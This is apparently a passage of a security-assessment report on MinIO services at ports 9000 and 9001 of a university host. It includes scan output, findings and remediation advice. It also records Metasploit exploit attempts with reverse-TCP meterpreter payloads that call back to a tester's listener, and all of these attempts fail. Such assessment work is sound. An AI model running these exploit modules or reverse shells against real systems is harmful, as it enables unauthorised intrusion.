Status / Risk	The exposure of MinIO on port 9000 poses a **Medium Risk**, as it allows directory enumeration and leaks uncommon headers, potentially revealing sensitive metadata.
Version	Unclear (MinIO service detected based on response headers)
CVEs	No specific CVEs identified during the test. Manual testing of misconfigurations or vulnerabilities, such as insecure buckets, is recommended.
Remediation	Restrict external access to port 9000.2. Secure MinIO with authentication, including access keys.3. Implement TLS encryption for data protection.4. Review and restrict directory permissions.

Findings and Analysis

The analysis of port 9000 revealed that it is hosting a service consistent with MinIO, as indicated by its HTTP response headers and content. Nmap service scans returned an unrecognized fingerprint, which was further supported by manual testing using curl and Nikto. The HTTP server responded with a 400 Bad Request error for most requests, but the Server field in the response headers identified the service as MinIO.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 9000 -sV 10.137.0.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 07:00 EST
Nmap scan report for redback.it.deakin.edu.au (10.137.0.149)
Host is up (0.39s latency).

PORT     STATE SERVICE     VERSION
9000/tcp open  cslistener?
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9000-TCP:V=7.94SVN%I=7%D=12/16%Time=6760164E%P=x86_64-pc-linux-gnu%
SF:r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\
SF:x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20B
SF:ad\x20Request")%r(GetRequest,2B0,"HTTP/1\.0\x20400\x20Bad\x20Request\r\
SF:nAccept-Ranges:\x20bytes\r\nContent-Length:\x20276\r\nContent-Type:\x20
SF:application/xml\r\nServer:\x20MinIO\r\nStrict-Transport-Security:\x20ma
SF:x-age=31536000;\x20includeSubDomains\r\nVary:\x20Origin\r\nX-Amz-Id-2:\
SF:x20dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8\r\n
SF:X-Amz-Request-Id:\x201811A6844A6D2E6E\r\nX-Content-Type-Options:\x20nos
SF:niff\r\nX-Xss-Protection:\x201;\x20mode=block\r\nDate:\x20Mon,\x2016\x2
SF:0Dec\x202024\x2012:00:18\x20GMT\r\n\r\n<\?xml\x20version=\"1\.0\"\x20en
SF:coding=\"UTF-8\"\?>\n<Error><Code>InvalidRequest</Code><Message>Invalid
SF:\x20Request\x20\(invalid\x20argument\)</Message><Resource>/</Resource><
SF:RequestId>1811A6844A6D2E6E</RequestId><HostId>dd9025bab4ad464b049177c95
SF:eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>")%r(HTTPOption
SF:s,59,"HTTP/1\.0\x20200\x20OK\r\nVary:\x20Origin\r\nDate:\x20Mon,\x2016\
SF:x20Dec\x202024\x2012:00:19\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(R
SF:TSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
SF:20Request")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Ty
SF:pe:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\
SF:x20Bad\x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Requ
SF:est\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20
SF:close\r\n\r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/1\
SF:.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=
SF:utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSSessi
SF:onReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/p
SF:lain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Req
SF:uest")%r(Kerberos,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Typ
SF:e:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x
SF:20Bad\x20Request");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 114.08 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 9000 --script=vuln 10.137.0.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 07:02 EST
Nmap scan report for redback.it.deakin.edu.au (10.137.0.149)
Host is up (0.39s latency).

PORT     STATE SERVICE
9000/tcp open  cslistener

Nmap done: 1 IP address (1 host up) scanned in 18.24 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ nmap -p 9000 -sV -sC 10.137.0.149

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 07:27 EST
Nmap scan report for redback.it.deakin.edu.au (10.137.0.149)
Host is up (0.39s latency).

PORT     STATE SERVICE     VERSION
9000/tcp open  cslistener?
| fingerprint-strings:
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:

|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 276
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 1811A8072C7E7827
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Mon, 16 Dec 2024 12:28:00 GMT
|     <?xml version="1.0" encoding="UTF-8"?>
|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Reso
urce>/</Resource><RequestId>1811A8072C7E7827</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374
d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Vary: Origin
|     Date: Mon, 16 Dec 2024 12:28:01 GMT
|     Content-Length: 0
```


Nikto scans highlighted several misconfigurations, including:

- Missing X-Frame-Options header, which could allow clickjacking attacks.
- The presence of wildcard entries in /crossdomain.xml, which may allow cross-origin resource exploitation.
- Uncommon headers such as x-amz-request-id and x-amz-id-2, consistent with MinIO's behavior.
- Redirects to port 9001, suggesting another service or management interface may be running on the target system.

Directory enumeration using DIRB revealed sensitive file paths such as .git, .bash_history, .htpasswd, and .config. Although these files returned a 400 Bad Request response, their existence indicates a potentially misconfigured or exposed file system. Such findings increase the risk of sensitive information disclosure if the server's behavior changes or is exploited.

```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.137.0.149:9000 /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Dec 16 07:10:10 2024
URL_BASE: http://10.137.0.149:9000/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.137.0.149:9000/ ----
+ http://10.137.0.149:9000/.bash_history (CODE:400|SIZE:292)
+ http://10.137.0.149:9000/.bashrc (CODE:400|SIZE:286)
+ http://10.137.0.149:9000/.cache (CODE:400|SIZE:285)
+ http://10.137.0.149:9000/.config (CODE:400|SIZE:286)
+ http://10.137.0.149:9000/.cvs (CODE:400|SIZE:283)
+ http://10.137.0.149:9000/.cvsignore (CODE:400|SIZE:289)
+ http://10.137.0.149:9000/.forward (CODE:400|SIZE:287)
+ http://10.137.0.149:9000/.git/HEAD (CODE:400|SIZE:288)
+ http://10.137.0.149:9000/.history (CODE:400|SIZE:287)
+ http://10.137.0.149:9000/.hta (CODE:400|SIZE:283)
+ http://10.137.0.149:9000/.htaccess (CODE:400|SIZE:288)
+ http://10.137.0.149:9000/.htpasswd (CODE:400|SIZE:288)
+ http://10.137.0.149:9000/.listing (CODE:400|SIZE:287)
+ http://10.137.0.149:9000/.listings (CODE:400|SIZE:288)
+ http://10.137.0.149:9000/.mysql_history (CODE:400|SIZE:293)
+ http://10.137.0.149:9000/.passwd (CODE:400|SIZE:286)
+ http://10.137.0.149:9000/.perf (CODE:400|SIZE:284)
+ http://10.137.0.149:9000/.profile (CODE:400|SIZE:287)
+ http://10.137.0.149:9000/.rhosts (CODE:400|SIZE:286)
+ http://10.137.0.149:9000/.sh_history (CODE:400|SIZE:290)
+ http://10.137.0.149:9000/.ssh (CODE:400|SIZE:283)
+ http://10.137.0.149:9000/.subversion (CODE:400|SIZE:290)
+ http://10.137.0.149:9000/.svn (CODE:400|SIZE:283)
+ http://10.137.0.149:9000/.svn/entries (CODE:400|SIZE:291)
+ http://10.137.0.149:9000/.swf (CODE:400|SIZE:283)
+ http://10.137.0.149:9000/.web (CODE:400|SIZE:283)
+ http://10.137.0.149:9000/@ (CODE:400|SIZE:280)
+ http://10.137.0.149:9000/_ (CODE:400|SIZE:280)
+ http://10.137.0.149:9000/_adm (CODE:400|SIZE:283)
+ http://10.137.0.149:9000/_admin (CODE:400|SIZE:285)
+ http://10.137.0.149:9000/_ajax (CODE:400|SIZE:284)
+ http://10.137.0.149:9000/_archive (CODE:400|SIZE:287)
+ http://10.137.0.149:9000/_assets (CODE:400|SIZE:286)
```

Attempts to exploit the service using Metasploit modules like atlassian_confluence_namespace_ognl_injection and manageengine_sd_uploader were unsuccessful. The service could not be identified as vulnerable, and connections were reset during the exploit attempts.


msf6 > use exploit/multi/http/atlassian_confluence_namespace_ognl_injection
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(multi/http/atlassian_confluence_namespace_ognl_injection) > set RHOSTS 10.137.0.149
RHOSTS ⇒ 10.137.0.149
msf6 exploit(multi/http/atlassian_confluence_namespace_ognl_injection) > set RPORT 9000
RPORT ⇒ 9000
msf6 exploit(multi/http/atlassian_confluence_namespace_ognl_injection) > check
[*] 10.137.0.149:9000 - Cannot reliably check exploitability. Failed to determine the Confluence version.
msf6 exploit(multi/http/atlassian_confluence_namespace_ognl_injection) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. Failed to determine the Confluence version. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/atlassian_confluence_namespace_ognl_injection) > set ForceExploit true
ForceExploit ⇒ true
msf6 exploit(multi/http/atlassian_confluence_namespace_ognl_injection) > check
[*] 10.137.0.149:9000 - Cannot reliably check exploitability. Failed to determine the Confluence version.
msf6 exploit(multi/http/atlassian_confluence_namespace_ognl_injection) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Cannot reliably check exploitability. Failed to determine the Confluence version. ForceExploit is enabled, proceeding with exploitation.
[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
[*] Exploit completed, but no session was created.

```
msf6 exploit(multi/http/atlassian_confluence_namespace_ognl_injection) > use exploit/multi/http/ma
nageengine_sd_uploader
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/manageengine_sd_uploader) > options

Module options (exploit/multi/http/manageengine_sd_uploader):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][.
                                       ..]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/
                                       using-metasploit/basics/using-metasploit.html
   RPORT    8080             yes       The target port (TCP)
   SLEEP    15               yes       Seconds to sleep while we wait for EAR deployment
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ServiceDesk Plus v9 b9000 - b9102 / Java Universal



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/manageengine_sd_uploader) > set RHOSTS 10.137.0.149
RHOSTS => 10.137.0.149
msf6 exploit(multi/http/manageengine_sd_uploader) > set RPORT 9000
RPORT => 9000
msf6 exploit(multi/http/manageengine_sd_uploader) > set ForceExploit true
[!] Unknown datastore option: ForceExploit.
ForceExploit => true
msf6 exploit(multi/http/manageengine_sd_uploader) > check
[*] 10.137.0.149:9000 - The target is not exploitable.
msf6 exploit(multi/http/manageengine_sd_uploader) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Uploading EAR file...
[-] Exploit aborted due to failure: unknown: 10.137.0.149:9000 - EAR upload failed
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/manageengine_sd_uploader) >
```

Recommendations

To mitigate the identified risks associated with the service on port 9000, the following recommendations are provided:

- ✓ Enforce Security Headers - Configure the HTTP server to include security headers such as X-Frame-Options, X-Content-Type-Options, and Strict-Transport-Security to mitigate clickjacking and content-sniffing vulnerabilities.
- ✓ Restrict Access - Use a firewall or access control mechanisms to restrict access to port 9000, allowing only trusted IP addresses to connect to the service.
- ✓ Secure Sensitive Endpoints - Disable or protect unnecessary endpoints and directories. Files such as .git, .bash_history, and .htpasswd should not be accessible or exposed on the server.
- ✓ Review and Patch Configuration - If MinIO is confirmed, ensure that it is updated to the latest version and review the configuration settings to disable unnecessary features, wildcard entries, and unsecured access.
- ✓ Monitor and Audit Traffic - Implement monitoring and logging to detect unauthorized access attempts and suspicious activity on the service. Regularly audit logs for signs of exploitation.


Port 9000 appears to be running a service consistent with MinIO, a distributed object storage system. While no critical vulnerabilities were confirmed, the presence of misconfigurations such as missing security headers, wildcard entries, and exposed file paths poses a Medium Risk. To secure the service, it is recommended to enforce security headers, restrict access, and ensure proper configuration. Further testing may be required to confirm the exact version and identify any underlying vulnerabilities.

Port 9001:

Description	Port 9001 is running the MinIO Console, a web-based interface for managing MinIO object storage. The service exposes potentially sensitive backup, certificate, and archive files, which could be leveraged by attackers for further exploitation or reconnaissance. Attempts to exploit known vulnerabilities like Apache Axis2 Local File Inclusion and SuiteCRM Log File Remote Code Execution were unsuccessful. MinIO Console — MinIO Object Storage for Linux , config - How to change port number when hosting minio server? - Stack Overflow
Status / Risk	The exposure of sensitive backup and configuration files poses a **Medium Risk**, as they could allow attackers to gather critical information or credentials for unauthorized access.
Version	MinIO Console
CVEs	No specific CVEs identified. Manual testing did not reveal known vulnerabilities as exploitable on this port.
Remediation	1. Remove or secure access to backup, certificate, and archive files. 2. Implement proper access controls and authentication for the MinIO Console. 3. Regularly review exposed directories and files. 4. Apply the latest patches for MinIO Console.5. Use secure HTTP headers and Content Security Policies (CSP) to prevent information leaks.

Findings and Analysis

The investigation into port 9001 revealed that the MinIO Console service is running on the target system. Initial Nmap scans confirmed the open port and identified the service with a clear banner. Further enumeration with Nikto detected a series of sensitive files and archives, including backup files (.tar, .tgz), certificates (.pem, .cer), and Java Keystore files (.jks). These files are potentially exploitable, as they could contain critical credentials or configuration data.



```
┌──(kali㉿kali)-[~]
└─$ nmap -p 9001 --script=vuln 10.137.0.149

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 08:32 EST
Nmap scan report for redback.it.deakin.edu.au (10.137.0.149)
Host is up (0.39s latency).

PORT     STATE SERVICE
9001/tcp open  tor-orport
|_ssl-ccs-injection: No reply from server (TIMEOUT)

Nmap done: 1 IP address (1 host up) scanned in 103.98 seconds
```


```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://10.137.0.149:9001

- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.137.0.149
+ Target Hostname:    10.137.0.149
+ Target Port:        9001
+ Start Time:         2024-12-16 08:34:58 (GMT-5)
---------------------------------------------------------------------------
+ Server: MinIO Console
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ./apple-icon-180×180.png: The X-Content-Type-Options header is not set. This could allow the user agent to render t
he content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-sca
nner/vulnerabilities/missing-content-type-header/
+ /0.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /10_137_0_149.alz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/53
0.html
+ /149.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.ht
ml
+ /101370149.alz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.h
tml
+ /0.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /archive.jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.htm
l
+ /10.137.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /database.jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.ht
ml
+ /10_137_0_149.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/53
0.html
+ /10.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /10.jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /site.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /137.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.htm
l
+ /137.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /101370.jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /site.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /archive.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530
.html
+ /10_137_0_149.jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/53
0.html
+ /101370.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530
.html
+ /archive.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.htm
l
+ /10137.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.
html
+ /10_137_0_149.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/53
0.html
+ /101370149.jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.h
tml
+ /10_137_0_149.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/53
```

```
+ /149.egg: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /10.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /archive.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.htm
l
+ /10.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /10.137.0.149.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/53
0.html
+ /10.137.0.egg: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.ht
ml
+ /10.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /archive.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/53
0.html
+ /101370149.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.h
tml
+ /149.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /10.137.0.149.jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/53
0.html
+ /137.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /dump.egg: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /10137.egg: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /10137.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /backup.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /101370149.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/
530.html
+ /backup.alz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /10.137.0.149.alz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/53
0.html
+ /10137.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.h
tml
+ /backup.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.
html
+ /10.137.0.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.ht
ml
+ /archive.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.htm
l
+ /101370149.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.h
tml
+ /archive.egg: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.htm
l
+ /site.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /database.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/53
0.html
+ /backup.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /101370149.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.h
tml
+ /dump.jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 18 error(s) and 162 item(s) reported on remote host
+ End Time:           2024-12-16 08:44:23 (GMT-5) (565 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(kali㉿kali)-[~]
└─$
```

